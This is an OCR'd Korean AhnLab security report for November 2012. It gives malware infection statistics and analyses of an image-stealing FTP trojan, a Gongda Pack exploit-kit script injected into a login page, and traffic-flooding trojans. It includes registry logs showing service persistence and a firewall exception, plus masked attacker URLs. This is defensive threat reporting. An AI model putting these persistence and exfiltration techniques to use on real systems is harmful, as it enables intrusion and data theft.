ASEC REPORT

VOL.35 | 2012.12

안랩 월간 보안 보고서

2012년 11월의 보안 동향
악성코드 분석 특집

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

11월 악성코드, 997만 건 ' 23 % ' 증가

ASEC이 집계한 바에 따르면, 2012년 11월에 감염이 보고된 악성코드는 전체 997만 6829건인 것으로 나타났다. 이는 지난달의 805만 9522건에 비해 191만 7307건이 증가한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Malware/Win32.suspicious와 Textimage/Autorun이 그 다음으로 많았다. 또한 총 8건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	917,909	23.6 %
2	▲3	Malware/Win32.suspicious	696,914	18.1 %
3	—	Textimage/Autorun	262,030	6.8 %
4	▼2	Trojan/Win32.Gen	202,545	5.3 %
5	▲8	Adware/Win32.winagir	175,261	4.6 %
6	▲1	Trojan/Win32.adh	147,678	3.8 %
7	NEW	JS/Iframe	145,948	3.8 %
8	NEW	Downloader/Win32.agent	145,665	3.8 %
9	NEW	Win-Trojan/Agent.204838	125,163	3.3 %
10	NEW	Win-Trojan/Avkiller.204855	107,338	2.8 %
11	▼1	Malware/Win32.generic	100,359	2.6 %
12	NEW	Trojan/Win32.onlinegames	99,734	2.6 %
13	NEW	Adware/Win32.korad	99,664	2.6 %
14	▲5	Win-Trojan/Onlinegamehack128.Gen	99,087	2.6 %
15	—	JS/Agent	91,587	2.4 %
16	—	RIPPER	91,031	2.4 %
17	NEW	Win-Trojan/Agent.203814	90,490	2.4 %
18	NEW	Win-Trojan/Downloader.262144.MM	88,615	2.3 %
19	▼2	Als/Bursted	83,114	2.2 %
20	▼6	Trojan/Win32.agent	76,453	2.0 %
		TOTAL	3,846,585	100.0 %

표 1-1 | 2012년 11월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2012년 11월에는 Trojan/Win32가 총 118만 7891건으로 가장 빈번히 보고된 것으로 조사됐다. ASD Prevention이 91만 7909건, Malware/Win32가 83만 5183건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	1,187,891	17.1 %
2	—	ASD	917,909	13.1 %
3	▲2	Malware/Win32	835,183	11.9 %
4	▼1	Win-Trojan/Agent	739,076	10.6 %
5	▲1	Adware/Win32	407,132	5.8 %
6	▼2	Win-Trojan/Downloader	386,611	5.5 %
7	▲1	Downloader/Win32	345,248	4.9 %
8	▲2	Win-Trojan/Onlinegamehack	275,804	3.9 %
9	—	Win-Trojan/Avkiller	263,904	3.8 %
10	▼3	Textimage/Autorun	262,063	3.7 %
11	▲5	Win-Adware/Korad	243,610	3.5 %
12	▲1	Win-Trojan/Korad	204,076	2.9 %
13	NEW	JS/Iframe	145,948	2.1 %
14	▼2	Win32/Conficker	143,236	2.0 %
15	NEW	Win-Trojan/Urelas	139,293	2.0 %
16	▼2	Win32/Virut	116,481	1.7 %
17	—	Win32/Kido	106,805	1.5 %
18	NEW	Win-Trojan/Onlinegamehack128	99,087	1.4 %
19	▼4	JS/Agent	92,244	1.3 %
20	▼2	RIPPER	91,031	1.3 %
		TOTAL	7,002,632	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

11월 최다 신종 악성코드 Win-Trojan/Agent.204838

[표 1-3]은 11월에 신규로 접수된 악성코드 중 고객으로부터 감염 보고가 가장 많았던 20건을 꼽은 것이다. 11월의 신종 악성코드는 Win-Trojan/Agent.204838이 12만 5163건으로 전체의 15.3%를 차지했으며, Win-Trojan/Avkiller.204855가 10만 7338건이 보고됐다.

순위	악성코드명	건수	비율
1	Win-Trojan/Agent.204838	125,163	15.3 %
2	Win-Trojan/Avkiller.204855	107,338	13.4 %
3	Win-Trojan/Agent.203814	90,490	11.3 %
4	Win-Trojan/Downloader.262144.MM	88,615	11.1 %
5	Win-Trojan/Avkiller.83912320	71,464	8.9 %
6	Win-Trojan/Delf.1633792	34,284	4.3 %
7	Win-Adware/WinAgir.73728.D	27,371	3.4 %
8	Win-Adware/WinAgir.98304.B	27,087	3.4 %
9	Win-Adware/KorAd.708608	24,541	3.1 %
10	Win-Trojan/Agent.43520.QY	23,437	2.9 %
11	Win-Trojan/Korad.103936	20,133	2.5 %
12	Win-Trojan/Korad.473088	19,966	2.5 %
13	Win-Trojan/Downloader.25600.JJ	19,790	2.5 %
14	Win-Trojan/Startpage.141024	19,740	2.5 %
15	Win-Trojan/Korad.101376	19,702	2.5 %
16	Win-Adware/KorAd.103424.D	17,232	2.2 %
17	Win-Trojan/Korad.103424	16,657	2.1 %
18	Win-Adware/KorAd.104448.B	16,436	2.1 %
19	Win-Trojan/Agent.168000	16,105	2.0 %
20	Win-Trojan/Scar.502272.E	15,930	2.0 %
	TOTAL	777,830	100.0 %

표 1-3 | 11월 신종 악성코드 최다 20건

11월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2012년 11월 한 달 동안 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 42.8%로 가장 높은 비율을 나타냈고, 스크립트(Script)가 9.2%, 웜(Worm)이 6.4%로 집계됐다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 스크립트, 다운로더, 스파이웨어가 전월에 비해 증가세를 보였으며 트로이목마, 웜, 바이러스, 드로퍼는 감소했다. 애프케어 계열은 전월과 동일한 수준을 유지했다.




그림 1-3 | 2012년 10월 vs. 11v월 악성코드 유형별 비율

신종 악성코드 유형별 분포

11월의 신종 악성코드를 유형별로 보면 트로이목마가 80%로 가장 많았고, 애드웨어가 13%, 다운로더가 2% 였다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

JPEG 이미지 파일을 탈취해가는 악성코드

최근 jpg, jpeg 등의 확장자를 가지는 이미지 파일들을 특정 서버의 FTP로 전송하는 악성코드가 발견되어 사용자들의 주의가 요구된다. [그림 1-5]를 보면 접속하는 FTP서버의 주소, 계정 등의 문자열 정보와 감염된 시스템에서 탈취해가는 파일에 대한 cmd 명령을 확인할 수 있다. cmd 명령의 내용을 보면 감염된 시스템의 C, D, E 드라이브에 존재하는 jpg, jpeg, dmp 확장자 파일들을 C드라이브로 복사하고, 이 파일들을 FTP 서버로 전송하도록 구성되어 있다.




그림 1-5 | 악성파일의 문자열 정보

해당 악성코드가 실행되면 [그림 1-6]과 같이 시스템 내 존재하는 모든 jpg 이미지 파일들이 C드라이브 밑으로 복사되며, [그림 1-7]과 같이 네트워크 패킷에서 FTP에 접속한 후 이미지 파일이 전송된다.




그림 1-6 | 악성코드 감염 후 C:₩ 경로 내 이미지 파일




그림 1-7 | 파일들이 전송되는 패킷 정보

악성파일 내에서 확인된 FTP서버의 주소 및 계정 정보를 바탕으로 접속하면 [그림 1-8]과 같이 사용자 PC에서 탈취해 간 이미지 파일들을 확인할 수 있다.




그림 1-8 | 탈취해 간 이미지 파일이 보관되는 FTP서버의 내용

〈V3 제품군의 진단명〉

Win-Trojan/Pixsteal.237630 (2012.11.06.00)

공다팩 (Gongda Pack) 스크립트 악성코드

국내 악성코드 유포사이트에서 중국에서 제작된 것으로 추정되는 공다팩(Gongda Pack)의 난독화된 스크립트가 사용된 사례가 발견됐다.

[그림 1-9]는 웹 페이지에 삽입된 악성 스크립트를 통해 온라인 게임 핵 악성코드가 유포되는 사이트에 접속한 화면이다.




그림 1-9 | 악성코드 유포 사이트

악성 스크립트는 로그인 페이지에 삽입되어 있으며, 웹 페이지 소스코드를 보면 〈script〉 태그에 인코딩된 형태의 악성 URL이 포함되어 있다.




그림 1-10 | 악성 스크립트가 삽입된 로그인 페이지

사용자가 해당 사이트에 방문하면 악성 스크립트가 삽입된 로그인 페이지가 로딩되어 [그림 1-11]의 'http://******.co.kr/com.js 스크립트'가 실행된다.




그림 1-11 | 네트워크 패킷 정보

'http://******.co.kr/com.js' 파일은 취약점을 통해 악성코드를 감염시키는 공다팩 익스플로잇 툴킷의 스크립트(http://aa.wang****.com/beilei/index.htm)를 로딩하는 역할을 수행한다.




그림 1-12 | 공다팩 익스플로잇 툴킷을 연결하는 com.js 스크립트

난독화된 공다팩 스크립트에서 'JSXX 0.44'로 표기된 문자열을 확인할 수 있으며 [그림 1-14]의 자바 취약점을 이용해 악성코드(qaz2.exe)를 유포하는 내용을 확인할 수 있다.




그림 1-13 | 공다팩 스크립트

그림 1-14 | 난독화를 해제한 index.htm 내용

사이트 접속 시 웹 페이지가 로딩되는 순서는 [그림 1-15]와 같다.




그림 1-15 | 웹 페이지 로딩 정보

유포되는 qaz2.exe 파일은 시스템에서 a.exe 파일로 실행되며 [그림 1-16]의 악성코드 파일을 추가로 생성한다.




그림 1-16 | 생성된 파일 정보

생성된 악성코드는 V3, 알약과 같은 백신 프로그램이 실행되는 것을 방해하는 온라인 게임핵 악성코드다.




그림 1-17 | 악성코드 문자열 정보

〈V3 제품군의 진단명〉

JS/Agent (2012.11.04.00)

Dropper/Agent.50176.AI (2012.11.04.00)

Win-Trojan/Rootkit.17920.B (2012.11.06.00)

과도한 트래픽을 발생시키는 악성코드 1

과도한 트래픽을 발생시키는 악성코드가 발견되어 사용자들의 주의가 요구된다. 해당 악성코드에 감염되면 트래픽이 폭발적으로 증가하면서 PC의 속도가 눈에 띄게 느려지거나, 인터넷이 되지 않는 증상이 발생할 수 있다. 특히 사무실 등 LAN으로 구성된 환경에서는 과도한 트래픽으로 네트워크가 마비되는 등의 증상도 발생할 수 있다.

악성코드가 실행되면 [그림 1-18]과 같이 wi{무작위문자열}.exe 형태로 system32 폴더에 자신을 복사한다.




그림 1-18 | system32 폴더에 복사된 악성코드

또한 [그림 1-19]와 같이 실행 시에 생성된 파일 이름으로 서비스에 등록한다. 그리고 'cmd.exe /c del {자기 파일명}' 명령어를 실행해 최초 감염된 파일을 삭제한다.




그림 1-19 | 서비스에 등록된 악성코드

서비스로 등록된 악성코드 파일은 아래 URL로 접속하여 공격자로부터 받은 명령을 수행한다.

- 'http://20***.jiuz*****n.c**:2**3'

감염 PC 인증을 위해 CPU, OS, 메모리, 언어 등의 정보들을 전송하며, 공격자로부터 받은 명령에 따라 [그림 1-20]과 같이 다양한 Flooding 공격 등을 수행한다. 세 개의 BYTE 비트 값의 On/Off 여부에 따라 개별 Thread로 진행된다.




그림 1-20 | 설정된 BYTE 비트에 따라 Flooding 공격 기법 결정

실제로 감염된 상태를 확인해보면 [그림 1-21]과 같이 다수의 포트가 개방되어 패킷이 전송되는 것을 확인할 수 있다.




그림 1-21 | 다수의 포트를 통한 flooding 공격

2012년 11월 현재 해당 악성코드는 다음과 같은 IP에서 유포되고 있는 것으로 확인된다.

- 'http://19*.***.***.37'

〈V3 제품군의 진단명〉

Win-Trojan/Agent.14336.ZC (2012.11.23.02)

과도한 트래픽을 발생시키는 악성코드 2

네트워크 트래픽을 유발하는 악성코드 감염으로 인해 인터넷이 되지 않는 증상으로 다수의 문의가 접수됐다. 해당 이슈를 확인한 결과, 과다한 세션문제로 인해 PC 사용 중 인터넷이 되지 않았던 것이었다. 해당 악성코드에 대해 살펴보면 다음과 같다.

– 악성코드를 분석하는 시점에서 유포지는 확인되지 않았으며, 악성코드 실행 시 파일 생성 정보는 아래와 같다.

update.exe	CREATE	C:₩DS_Server.exe
update.exe	CREATE	C:₩hx_Server.exe
DS_Server.exe	CREATE	C:₩WINDOWS₩system32₩WinHbca32.exe
cmd.exe	DELETE	C:₩DS_Server.exe
cmd.exe	DELETE	C:₩DS_SER~1.EXE
hx_Server.exe	CREATE	C:₩WINDOWS₩system32₩sjpcbp.exe(랜덤.exe)
cmd.exe	DELETE	C:₩hx_Server.exe
cmd.exe	DELETE	C:₩HX_SER~1.EXE

그림 1–22 | File Monitor Information

– [그림 1–23]의 레지스트리 정보를 보면 자신의 프로그램을 서비스에 등록하고 방화벽에 예외 등록하는 것을 확인할 수 있다.

```
services.exe    SetValue    HKLM₩SYSTEM₩ControlSet001₩Services₩GmPnSN₩ImagePath
        "C:₩WINDOWS₩system32₩sjpcbp.exe"

services.exe    SetValue    HKLM₩SYSTEM₩ControlSet001₩Services₩GmPnSN₩DisplayName
        "Portable Media Serial Numbar Service"

(중략...)

services.exe    SetValue    HKLM₩SYSTEM₩ControlSet001₩Services₩WinHttp32₩ImagePath
        "C:₩WINDOWS₩system32₩WinHbca32.exe"

services.exe    SetValue    HKLM₩SYSTEM₩ControlSet001₩Services₩WinHttp32₩DisplayName
        "Windows Hvnu System"

(중략...)

hx_Server.exe    SetValue
        HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩AuthorizedApplic
ations₩List₩C:₩WINDOWS₩system32₩sjpcbp.exe    "C:₩WINDOWS₩system32₩sjpcbp.exe:*:Enabled:Microsoft (R) Internetal
lExplore"
```

그림 1–23 | Registry Monitor Information

– 네트워크 정보와 패킷 정보는 [그림 1–24]와 같다.

sjpcbp.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8364
svchost.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8047
svchost.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8047
sjpcbp.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8364
sjpcbp.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8364
(중략....)				
svchost.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8047
svchost.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8047
svchost.exe	TCP CONNECT	127.0.0.1	=>	1xx.2xx.xx.146:8047

그림 1–24 | Network Monitor Information

– [그림 1–25]의 네트워크 정보와 패킷 정보처럼, 해당 악성코드는 1xx.2xx.xx.146 IP로 SYN 패킷을 보내는 것을 확인할 수 있다.




그림 1–25 | 패킷 캡쳐 화면

